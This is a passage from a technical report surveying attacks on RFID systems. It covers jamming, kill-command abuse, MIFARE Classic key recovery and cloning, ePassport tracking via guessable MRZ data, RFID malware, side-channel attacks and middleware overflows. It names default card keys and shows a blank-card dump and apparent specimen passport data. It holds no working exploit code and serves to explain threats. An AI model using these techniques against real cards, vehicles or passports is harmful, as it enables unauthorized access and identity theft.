DoS attacks are referred to type of attacks that may target radio frequency range, affecting reader and tag device or the tag itself by affecting data, or even the backend systems in a RFID scenario, such as backend software or users. In any of cases the aim is to render some or all parts of the system malfunction or completely stop functioning to reach a goal. As well described in [1] DoS attacks can be in one of below categories:

Jamming:

In this type of attack, the goal is to jam the signal that targeted RFID system functions in, so that no further communications between tags and readers are not possible.. In malicious scenarios, attackers might use jamming techniques to block a tag owner to use it for identification, for example preventing a car owner from locking the car with RFID based keys. Jamming may not necessarily be used for malicious purposes and may be used in some restricted environments for security reasons as well. For example a jammer might be used to prevent unexpected and unwanted communications with a tag, since there is no way to turn off a tag. RFID jammers can be in different forms and sizes. Obviously, when jamming or denial of service is the intent, jammer and targeted devices should be operating in same frequency, and signal power generated by jammer should be strong enough to reach and cover targets. Wave Bubble [55] is a sample of a custom developed portable RF jammer, shown in Figure 3-3.




Figure 3-3 Wave Bubble RF jammer device

Commercial jammers are also available, providing stronger output power and wider jamming coverage. In 2010 an e-Voting system has been introduced which was evaluated in [56] and one of major vulnerabilities of the system was identified to be possibility of effective denial of service attack.

Blocker Tags:

Another approach for DoS and prevention of communication with a particular RFID (reader) device is to flood it with large number of fake and virtual tags, in a way that it cannot identify legitimate tags anymore. This concept works due to a design standard of

RFID, which readers query and acknowledge communicating with one single tag at a time to prevent collision if multiple tags are in proximity at the same time. If there is too much collision, there is no chance for a legitimate tag to communicate with targeted reader. Blocker Tag [57] and RFID-Guardian [58] use this concept. A patent for a jammer specifically built for RFID smart tags [59] is another example for a DoS for good intention, where it is built to protect individuals from unwanted RFID smart tag systems functioning around them, which is more of a privacy concern. Unlike simply jamming the RF, this patent presents a solution that floods the reader device with large amount of fake responses in a form that it cannot identify the genuine and legitimate reply from a smart tag.

Destruction:

RFID tags are electronic circuits that are subject to intentional or unintentional damage caused by mechanical forces, heat or strong electromagnetic field. While physically breaking and destroying a tag might not be always the option, using string electromagnetic field can permanently damage tag while keeping physical shape of it intact. “RFID Zapper” [60] is a sample of such attack which is built from off the shelf items (disposable camera).

Kill Command:

There are certain tags that have a built-in feature allowing it to be permanently disabled, also known as kill command. This is a privacy feature that can also be abused. It should be noted that this is a feature introduced for tags based on EPC standard mostly operating in UHF range and not all tag types have this feature. Kill command usually refers to erasing identification information on the tag after authentication of kill password, in a form that tag data are zeroed or tag enters a fault state, however a research showed that unlike what EPC standard demands, many of tags can be recovered from a killed state [61] after overwriting erased sections with new data. Although kill commands are usually protected and cannot be triggered without knowing the right password, there are known attacks that can lead to extraction of this password from a tag. As an example [62] presents a side channel attack against class 1 EPC tags in which the kill command password is extracted from the tag though precisely monitoring power consumption of the tag and generated electromagnetic field. Kill command passwords can also be discovered with other and simpler types of attack such as brute force, however this specific field has not undergone much research yet. In most of published cases, the kill command password is recovered through side-channel attacks or reverse engineering the chip.

Detaching and Swapping

In many applications, it is possible to detach and remove the RFID tag to completely disrupt the tracking and detection purpose, or placed in wrong or new location for product forgery or causing malfunctions. For example a malicious customer might swap tags of two different prices, tricking the system to charge for a lower price.

Sleep-Deprivation

In applications that active or semi-active tags powered by battery are deployed, a specific attack known as “sleep deprivation” [1] can cause tags to run out of power much faster than expected, which causes data loss or malfunctioning. Since active and semi-active tags are designed to drain battery power only when placed in proximity of a reader, a specially designed reader can sent constantly repeated read requests from the tag in a high rate, keeping the tag in working state and causing much higher power consumption.

Shielding


By placing a tag in specific shielded area (Faraday`s case) for example in aluminum coated protective covers, it is possible to prevent any RF communications with the tag. While categorized under DoS, as discussed in previous Jamming section, it is mainly used for maintaining privacy and to prevent accidental or unexpected exposure of the tag to readers. Another use case is protection of security sensitive tags from being queried by attackers when tag is not being used.

ID Lockout

In some applications where tag is used as a form of identification to allow access to a system or a physical location, backend monitoring and management software can be configured to detect and block malicious uses of tags. Detection can be achieved by monitoring physical locations tags are used in a period of time, simultaneous tag appearances in different locations, PIN brute force attempts or even repeated tag identification errors on a reader. After detection of such attempts, a common practice is to block identified tag, rise warnings or even lock out affected asset that is protected by malfunctioning reader until farther administrative investigation. An attacker can easily abuse this security feature against the system, causing tag, ID or reader lockouts. This can be achieved by designing a customized tag emulator device that can generate different tag IDs, or preform automated and scripted tag authentications against a reader device. Assuming that in many organizations tags are ordered in large quantities with serialized unique IDs, having one valid tag ID an attacker can guess nearby tag IDs for this purpose. A sample of such customized tool has been previously presented as a customized firmware for Proxmark-III device named ProxBrute [63]. Although the main goal behind ProxBrute is to guess valid tag IDs and gaining extended access to targets, but the same concept can also cause a denial of service in wide scale if targeted system has lockout policies enabled.

3.3 Manipulating Tag Data

One of the more favorite domains of attacks against RFID is manipulation of tag data, since it can have direct and instant impact on a targeted implementation. In its simplest form, a tag data manipulation can be reading legitimate tag information for example fixed price of an item in an inventory, modifying it accordingly to a lower price and then write back manipulated data to the tag. This type of attack might look simple and effectively work on low-end tag types and insecure tag standards, such as the ones known as ID tags and could be implemented with of the shelf hardware tools and softwares. In case of modern and security oriented RFID tag standards however, being able to manipulate or even just read the information stored on card memory involves extensive and complicated operations, especially if protection keys or passwords are not known by malicious users. In many cases it has been proven that even so called secure tags were also often vulnerable to advanced cryptography and implementation attacks. For instance there are many RFID systems around the world functioning based on ISO14443 standard that are using a popular and proprietary implementation known as MIFARE Classic [26]. This implementation provides authentication for reading each of 16 tag memory sections with a custom 48bit keys, allowing defining 16 different protection keys. In order to successfully clone or manipulate a tag, knowledge of these keys are necessary. Assuming a malicious user is aware of these keys, any software tools such as open source RFDump [64] can be used to easily read and manipulate tag data. RFDump is basically a generic tag information reader and editor that support multiple common tag standards**.** Figure 3-4 shows interface of this program, while dumping a card with default key which has no data stored in any of card sectors.



MiFare Key A: FFFFFFFFFFFF
MiFare Key B: B0B1B2B3B4B5
Tag ID: 941EAC12
Tag Type: Mifare (ISO 14443 Type A)
Manufacturer: Mifare

```
              --                                  ----------------------------------------------------------
              --                                  ----------------------------------------------------------
              --                                  ----------------------------------------------------------
000000000000  000000000000FF078069FFFFFFFFFFFF    ................................................i.....
000000000000  000000000000FF078069FFFFFFFFFFFF    ................................................i.....
000000000000  000000000000FF078069FFFFFFFFFFFF    ................................................i.....
000000000000  000000000000FF078069FFFFFFFFFFFF    ................................................i.....
000000000000  000000000000FF078069FFFFFFFFFFFF    ................................................i.....
000000000000  000000000000FF078069FFFFFFFFFFFF    ................................................i.....
000000000000  000000000000FF078069FFFFFFFFFFFF    ................................................i.....
000000000000  000000000000FF078069FFFFFFFFFFFF    ................................................i.....
000000000000  000000000000FF078069FFFFFFFFFFFF    ................................................i.....
000000000000  000000000000FF078069FFFFFFFFFFFF    ................................................i.....
000000000000  000000000000FF0780BCFFFFFFFFFFFF    ......................................................
              --                                  ----------------------------------------------------------
```

Figure 3-4 RFDump Tool

Unfortunately the protection implemented in MIFARE Classic cards has a long history of known security issues, which are discussed in many papers and can be exploited to retrieve these protection keys. Section 4 of this report briefly reviews some of these papers and attacks they introduce. Among the more interesting ones ”Dismantling MIFARE Classic” [65] in 2009 can be mentioned that described practical attack techniques that can recover keys by capturing and analyzing only 2 handshakes between tag and a legitimate reader (aware of the key) in about one second, or more sophisticated and quicker attacks described in paper titled “The dark side of security by obscurity” [66] also published in 2009 which are card-only attacks. It means by having access to only the card, attacker can successfully extract all protection keys practically in less than a minute. The later paper actually describes and combines three known attacks from previous works [67][68] to achieve the first card-only attack against MIFARE Classic, which to date is still the fastest and most reliable attack.

3.3.1 Cloning

Cloning attack refers to a process in which, reading data from a legitimate and genuine tag creates an identical and functional copy of a tag. In some insensitive applications where RFID tag is only used for simple authentication, the only parameter that is actually being used to identify a legitimate tag is via the tag unique identifier (UID). As long as the tag in proximity of reader replies to a known UID, which is stored in backend database, system authorizes access. Even when more advanced tags such as memory cards are used, due to lack of security in implementations, it is still only the UID of the card that is being used for authentication. In such cases, attacking the tag and cloning it is pretty straightforward. Since UID of tag is not protected and can be queried prior authentication even in secure tags, any adversary with an off the shelf reader can read targeted tag, and later create a clone of the tag with same UID. The only challenging part in case of some more advanced tags is that if a non-standard reader device (such as Proxmark or similar debugging devices) is used, UID should be decoded first. It is common that vendors often encode or obfuscate data on tags, so the tag ID is usually not exactly the number or serial printed on card or tag. Combined with attacks previously discussed in this report to increase the range of reader, attacker does not even have to be in vicinity of tag, or spend more than few seconds to achieve the goal. Simplicity and lack of security in this case makes it possible to create cloning devices portable and affordable, as briefly discussed in section 3.2.1 of this report about sniffing. There are also many commercial cloner devices available in the market such as [69][70] or self-made devices like [71][43] that allow automation of this process. Figure 3-5 shows some of these devices.




Figure 3-5 Automated RFID tag cloner devices

Cloning attack is also possible against more advanced and secure tag types and standards. In case of secure cards, it`s usually not only the UID of tag but also certain information stored in tag memory which is used or manipulated to authenticate or authorize the tag. In order to clone such tags, copied card must contain exact copy of data in its memory protected with same encryption or protection keys. Reading and copying these information is practically possible, however it requires more complicated efforts and often prerequisites either known authentication keys used to protect and secure tag memory, or other attack techniques that allow extraction of protected data from the card. Multiple samples of such attacks against some of known tag types are referred in section 4 of this report. In state of the art secure tags, sections of the tag memory that are holding sensitive information such as cryptography keys, or information and procedures that are used to generate unique identification and secure challenge and response in tag are well protected. Aim and goal of most of referred papers and attacks in that section is to break or weaken or bypass these protections first, to be able to successfully attempt to clone a tag. Of the more interesting researches in this area papers about attacking KeeLoq [72] and Hitag2 [73] can be mentioned. Both of these researches focus on attacking (used to be) popular car immobilizer systems that are relying on proprietary protocols and protections to secure wireless car keys. As proved in multiple case studies in referred papers and also being the case in section 8 of this report, once protection and encryption keys of one card in a system are discovered by any mean, same keys can be used to read, manipulate or copy all tags issued for the same system. It is also often seen that although protection keys are enabled to secure tag memory, but manufacturer default keys and passwords has not been changed, making it possible for attackers to discover them with few trial and error attempts. In case of using default card passwords, malicious tag owners does not even require to have any technical knowledge about different attacks that can lead to recovery and extraction of keys, and any off the shelf reader device can be used to manipulate tag data. In most cases, by knowing the tag manufacturer or chip brand, such default keys (e.g.

“FFFFFFFFFFFF” hex value for some MIFARE cards) can be found in data-sheets or documentations of an SDK. Only after these steps and unlocking the card it is possible to access and read all memory contents of a tag.

3.4 Tracking

Tracking refers to the act of (unauthorized/covert) monitoring and recording the movements of a tagged option or an individual person or an object by watching for unique identifier of the subject. Tracking is not necessarily related to RFID technology and can be achieved via many other wireless technologies and devices, such as mobile communication devices, 802.11 wireless networks, Bluetooth, etc. While not necessarily and always done with malicious intentions, unauthorized inspection and monitoring of RFID tags has always been pointed at as a privacy issues. There has been many debates about placement of tags in end-user products that allow tracking of customers. Boycott Benetton campaign [74] is a major sample of such concerns, bringing lots of media attention to this subject. In more serious scenarios, attackers might abuse the same tracking capabilities to identify certain targets, or even worse, discover or even steal identity of people by just attacking RFID. The later has been the case since US government initially decided to place RFID chips in in new passports for tracking purpose in 2004. Officially these tags were supposed to be used for updating security, counterfeit protection and speeding the boarding process in airports. These tags operate based on ISO 14443B standard on 13.56 MHz range and contain small memory which stores person’s identity information, picture, and in newer generations of passports (of other countries) also biometric information such as fingerprint. Same concept has later been implemented among European countries and became the new standard for passports to have an RFID tag built into them. Figure 3-6 shows the symbol that is used to show RFID enabled passports.




Figure 3-6 Symbol for RFID enabled passports

Fortunately adversaries cannot simply get close to a victim and attempt to read passport information. According to definitions specified by ICAO [75] for Machine Readable Travel Document (MRTD), data on the tag are protected by a machine readable protection code which is printed inside the first page of passport, known as Machine Readable Zone (MRZ). Since this code can be easily scanned by machine at control gates, the process of entering person`s information into computer is automated and speeded up, and also preventing unauthorized read attempts. Figure 3-7 illustrates the design of RFID passports.





Figure 3-7 RFID enabled passports (ePassports)

Many security researchers however debated since the release of such passports that, security of protected data in ePassports cannot be guaranteed and they are subject to attacks and abuse. For instance a talk at BlackHat 2010 conference by L.Grunwald [76] reviews and argues possible attack scenarios against RFID enabled passports. Part of his paper explains the construction of MRZ data that is supposed to be a secret value, but in fact it is easy to guess or discover. MRZ is consisted of persons name, birth date and passport document number. All of this information can be retrieved from different sources, for example from social media networks or hotel reception records where document numbers are required. Figure 3-8 shows MRZ printed in the first page of a passport.



中華人民共和國香港特別行政區
HONG KONG SPECIAL ADMINISTRATIVE REGION, PEOPLE'S REPUBLIC OF CHINA

護照 類別/TYPE 簽發國代碼/CODE OF ISSUING STATE 護照號碼/PASSPORT NO.
PASSPORT P CHN H01690920

姓/SURNAME
蘇
SO

名/GIVEN NAMES
素貞
SO CHING

國籍/NATIONALITY
CHINESE

出生日期/DATE OF BIRTH
24 AUG 76

性別/SEX
F

出生地點/PLACE OF BIRTH
HONG KONG

簽發日期/DATE OF ISSUE
27 JUL 01


有效期至/DATE OF EXPIRY
27 JUL 11

簽發機關/AUTHORITY
香港特別行政區入境事務處
IMMIGRATION DEPARTMENT, HONG KONG SPECIAL ADMINISTRATIVE REGION

```
P<CHNSO<<SO<CHING<<<<<<<<<<<<<<<<<<<<<<<<<<<
H016909208CHN7608243F1107272<K565999A<<<<<18
```

Figure 3-8 MRZ printed in passports

Others have also developed software tools such as wzPass [77] that allows you read ePassports tag information with any off the shelf 13.56 MHz readers device, as long as you can enter MRZ information into software. Figure 3-9 shows interface of wzPass while reading a sample passport.



Type: P
Country: UTO
Passport No: A235711
Surname: THOMAS
Given names: PATRICIA ELISABETH
Nationality: UTO
Sex: F
Date of birth: 27/06/78
Place of birth:
Date of issue:
Authority:
Date of expiry: 20/02/10

Passport read OK

Scan or enter the MRZ (2 lines or second line only) :

```
P<UTOTHOMAS<<PATRICIA<ELIZABETH<<<<<<<<<<<<<
A235711<<3UTO7806278F1002207<<<<<<<<<<<<<<00
```

Figure 3-9 wzPASS software reading ePassports

Being able to read all information does not necessarily means that an ePassport can be easily cloned by transferring tag data to another blank (forged) tag. Every ePassport tag contains a cryptographically signed key, which can be verified to identify and confirm origin of a passport. Every country is registered in ICAO Public Key Directory (PKD) [78] which can be used to verify authenticity of ePassports, making sure the passport and its built-in RFID tag is originally signed by a valid (country) source, thus making it fake-proof. Unfortunately a researcher in 2008 revealed otherwise, highlighting the fact that out of 60+ countries only 5 countries are using this database and ePassport terminals do not actually verify this cryptography signature, as Jeroen van Beek demonstrated in his research [79]. He used a non-existing country signature key to sign his forged ePassport tag. In order to implement his attack idea, Beek used a previous research and work from The-Hacker-Choice (THC) security group, in which they released a software based emulator that allows creation of exact clones of ePassports [80]. In a related research on ePassport digital signatures, it was demonstrated that it is possible to uniquely fingerprint a passport and even identify issuer country from distance and without prior knowledge of protection keys [81].

Another perspective to attack against ePassports has been review which focuses on ability to track passports without being able to break the protection (knowing MRZ data), but this attack requires interception of at least one successful authentication of targeted passport with a legitimate ePassport terminal [82]. After replaying certain part of the legitimate session, it will be possible to uniquely identify that passport from others without knowing the protection key. It should be noted that ePassports are designed in a way that unlike normal RFID tags they do not reply with a static unique ID each time, rendering normal tracking attacks useless. But the tractability attack referred in this paper defeats this security measure. In an interesting presentation by Marc Witteman farther and different attacks scenarios against ePassports are explored [83]. The paper “Preventing fraud in ePassports and eIDs” [84] published by NXP explores current and feature landscapes in security of ePassports, and security mechanisms that are in place or will be used in the future to increase the security.

As a side note and more example of possible subjects of tracking, Swedish immigrant identification cards can be mentioned that are issued in form of cards, implementing the same ePassport standard and having MRZ data printed behind the card as shown in Figure 3-10.




Figure 3-10 RFID enabled immigrant ID cards

3.5 Detection

Unlike previously described Tracking attack method, in detection the goal is not to pin point and track a unique RFID device. Detection attack is based on generally sensing and detecting presence of any or certain type of RFID device for specific purposes by using a tool planted or setup by an adversary. Considering the major operation range difference between active and passive (RFID) devices, we can device detection into two subcategories of detection of presence of device, and detecting presence of wireless communication between two devices.

Adversaries might use detection of presence of RFID device or communications to draw conclusion based on detection of certain objects, individuals or groups. For example attackers might use detection technique to identify (RFID) watermarked objects that are stolen and separate or eliminate them. In context of military operations, adversaries might use detection method as trigger for bombs to target very specific group of people. For example as discussed in [85] this method can be used to trigger bombs that detect certain E-Passport types based on nationality in their proximity. Although it should be noted that by the time this paper was released in 2005, this was a known vulnerability of ePassports but in current implementations this is partially addressed so that detailed information cannot be extracted remotely from passports without knowing protection keys. However attack examples and researches against ePassports discussed in previous section open another attack window for this method of abuse and detection.

3.6 Malware

As the RFID technology evolves and gets integrated into more powerful devices and is implemented on small but powerful microprocessors, it is becoming another favorite target for malicious users and malwares. RFID can be abused by malwares in form of an interface to interact with and compromise other targets, or can be abused and attacked directly by malwares to target the data and assets RFID meant to protect. In recent years Duqu and Flame malwares were discovered and were known to be most sophisticated malwares known to date, designed for data exfiltration and espionage. One of the more interesting modules of Flame malware was its capability to scan, detect and compromise nearby computers or mobile devices through Bluetooth communication. Having such case in hand, it should not be considered surprising if in the future we face with similar malwares that are capable of implementing the same idea over NFC or RFID. While one might consider RFID cards and chips are very weak and low-end to be able to carry an actual and practical attack, it has been proven in the past that it is practically possible to implement an RFID worm that attacks backend system only by use of modified blocks of data in an RFID card. Another point and issue that most of discussions around RFID malwares are highlighting is the fact that, since most developers do not consider any threat or malicious data to arrive from an RFID device, they usually undermine and underestimate security threats against system and forget about careful inspection of input data, thus making common input validation attacks possible for attackers. Most of discussed scenarios in this subject focus on attacks that are carried by a maliciously modified card or an emulated card, to attack RFID middleware or backend systems. Suggested and practically possible attacks vary from simple SQL Injection attacks to more advanced code or command injection or buffer overflow attacks that exploit backend systems. Varity of such attacks among few examples of implementation are discussed in [86]. In cited paper authors present world’s first implementation of an RFID malware and virally infected RFID tag. Similar but more theoretical concepts has also been previously discussed in an older paper published in 2005 [87]. Another interesting and practical example of such attacks that can be abused by malwares was demonstrated by Lukas Grunwald in 2007, presenting a vulnerability in RFID enabled passport readers, which was an overflow in reader software that could be triggered by a malicious image file uploaded to RFID passport instead of the legitimate passport picture of person [88]. More recent works has also presented solutions to overcome limited storage space on tags. As suggested in [89][90] malware payload can be fragmented into multiple parts, each part stored in one tag, and then presented to the system.

3.7 Implementation

Unlike previous types of threats that affect application, network and transport and physical layers of RFID systems, implementation attack methods focus solely on hardware design and logic implementation in RFID microprocessors and chips. The goal and focus in research on implementation flaws are mainly targeting cryptography aspects of the system, or a property of a system, which holds or protects secret data that can be abused by adversaries. When targeting cryptography implementations, the purpose is to find a design flaw in implementation of a cryptography algorithm, not the algorithm itself. When it comes to targeting protected parts of an RFID chip, implementation analysis can help adversaries to reveal secret data that are otherwise assumed inaccessible or protected by controlling or querying the chip via software layer, for example RFID kill command passwords. Finally another attack scenario based on implementation analysis is to retrieve cryptography keys from a targeted chip, which can be used to decipher encrypted data, or encrypt arbitrary clear-text values of attacker`s choice, leading to compromising security of the system or chip at the end. This process is not same as doing a cryptanalysis attack against the encryption algorithm and is solely based on information gathered from studying physical implementation of cryptosystem. Implementation attacks and analysis can be in one of below forms:

3.7.1 Reverse Engineering:

It is the concept that focuses on retrieving the content or functionality of a system or chip, to obtain proprietary cryptography algorithms, encryption keys or other forms of intellectual properties (IP). Reverse engineering can be performed by different means. Of the most common techniques are etching the integrated circuit (IC) and analyzing implemented hardware layouts, extracting and reading contents of the device and trying to reconstruct its functionality. An example of the later method is analyzing bit stream or emulated versions of a system that is implemented in a microcontroller, in its software form, or a firmware that is used to program the targeted microcontroller. A paper published by Nohl in 2008 [68] is a great example and demonstration of such attacks, that targets MIFARE Classic RFID microcontrollers. While referred method in the paper is considered to be expensive and time consuming, it can be mostly automated. There are even multiple commercial companies available, which can provide this service to customers. Another recent example of successful attack is the research on Megamos [91][92] which is based on reverse engineering firmware and software implementation of a proprietary cryptosystem assumed to be secure in its chip design. Megamos is the crypto system that multiple high-end and luxury car manufacturers have designed their car immobilizers based on it. Reverse engineering of proprietary cryptosystems have historically proven that security through hiding the logic of system from attackers is usually doomed to fail, and adversaries eventually find their way to understand implemented algorithms and reveal vulnerabilities in them. In case of Megamos, Volkswagen followed a poor practice of disputing the researchers and prohibiting them by court order from publishing their paper.

3.7.2 Side-Channel Analysis:

Side channel analysis attack focus on closely monitoring and analyzing different behaviors and side effects of a microcontroller while working, to obtain information about internals of a (secured) device or microcontroller. Unlike etching reverse engineering methods, in most cases it can be implemented without destroying a functional system or rendering it useless. The side channels of a system that are passively monitored are parameters such as execution time of an algorithm, power consumption during different steps of a certain algorithm, or fluctuation in electro-magnetic (EM) emissions. Not necessarily involved with RFID related researches, this method is among the most common and effective attacks against cryptosystem implementations. One of the most interesting attacks against proprietary RFID systems based on this concept is the published research paper about attacking Hitag2 implementation [73] which affects at least 34 vendors and about 200 car models as stated in the paper. Hitag2 was a very popular RFID microcontroller used in car immobilizer systems around the world since its introduction in 1996, but after revelation of its vulnerabilities is nowadays being replaced by more secure alternatives, such as Megamos which are also proved to be vulnerable in 2013 [92]! It should be noted that presented attack against Megamos is actually based on reverse engineering of a 3rd party licensed implementation of crypto system, and not side-channel analysis. As presented in section 7 of [1], implementation attacks can be successfully used against even the most secure and advanced cryptography system implementations, in this case Mifare DESfire (based on 3DES algorithm) leading to successful key-recovery from smartcards. This work is based on a previous research presented by Kimo in 2009 [93] introducing new methods of side channel analysis attack by analyzing electromagnetic field using low cost equipment.

3.7.3 Fault Injection:

Is the process of actively intervening functionality of a (microprocessor) cryptosystem or related to it, by different means such generating strong energy pulses or laser pulses, in order to make the cryptosystem malfunction and produce faulty output. A faulty and erroneous output can often be exploited to conclude a secret key. This method was initially referred to be applicable and effective only against public key based cryptography algorithms such as RSA and not to a secret key algorithm such as DES but later researches presented by Shamir in 1997 [94]. In referred paper they introduce a related attack called Differential Fault Analysis (DFA) that affect almost any secret key cryptosystem proposed so far (to the date of publishing the paper). Another approach presented in a more recent paper published in 2012 is to intentionally operate the microprocessor with lower voltages than expected, trying to generate faults at system, introduced as low cost fault injection [95]. AES coprocessor implementation is targeted and successfully exploited in this paper.

Finally it should be noted that different implementation attacks could be combined together to achieve results. Knowing different implementation attacks as separated threats often make vendors to provide countermeasures against each attack accordingly, however as discussed in [96] a presented method called Combined Implementation Attack (CIA) targeting RSA implementation overcomes these separately designed countermeasures.

3.8 Middleware and Backend

Middleware and backend attacks in RFID systems target interconnecting parts of an RFID system that are storing or reading and exchanging data with other parts of system. In such attacks a common data entry point (RFID card data) is often used to trigger other types of vulnerabilities in backend or middleware systems for certain goals. In some cases, in order to be able to manipulate RFID card data, other attacks must be used first against the card itself to be able to access and manipulate protected data. It is often mistakenly believed that limited storage memory in RFID cards does not provide enough space for carrying malicious attacks, however this has been proven to be wrong [86]. Moreover when more memory space is required, card types with larger memory space or emulated cards can be used. Middleware and backend systems might be vulnerable and exploited by one of following common types of vulnerabilities which all are due to lack of proper input data sanitation and validation:

3.8.1 Buffer Overflows:

Assuming that it is very unlikely that an RFID card provide inappropriate or unexpected data to the reader, many middleware systems inappropriately parse and handle data from RFID cards, assuming them to be in valid form and length. Middleware softwares are not different from any other types of soft wares and are susceptible to suffer from buffer overflow attacks. While still not wildly seen in real-world, it has already been proved to be technically and practically possible to attack middleware systems by malformed and manipulated data inserted into legitimate RFID cards to trigger buffer overflows [88]. In referred example affected reader devices are using a JPEG image-parsing library, which suffers from buffer overflow vulnerability. Adversaries can exploit this vulnerability by inserting specially crafted image files in their RFID enabled passports and present it to reader.

3.8.2 SQL Injection and XSS:

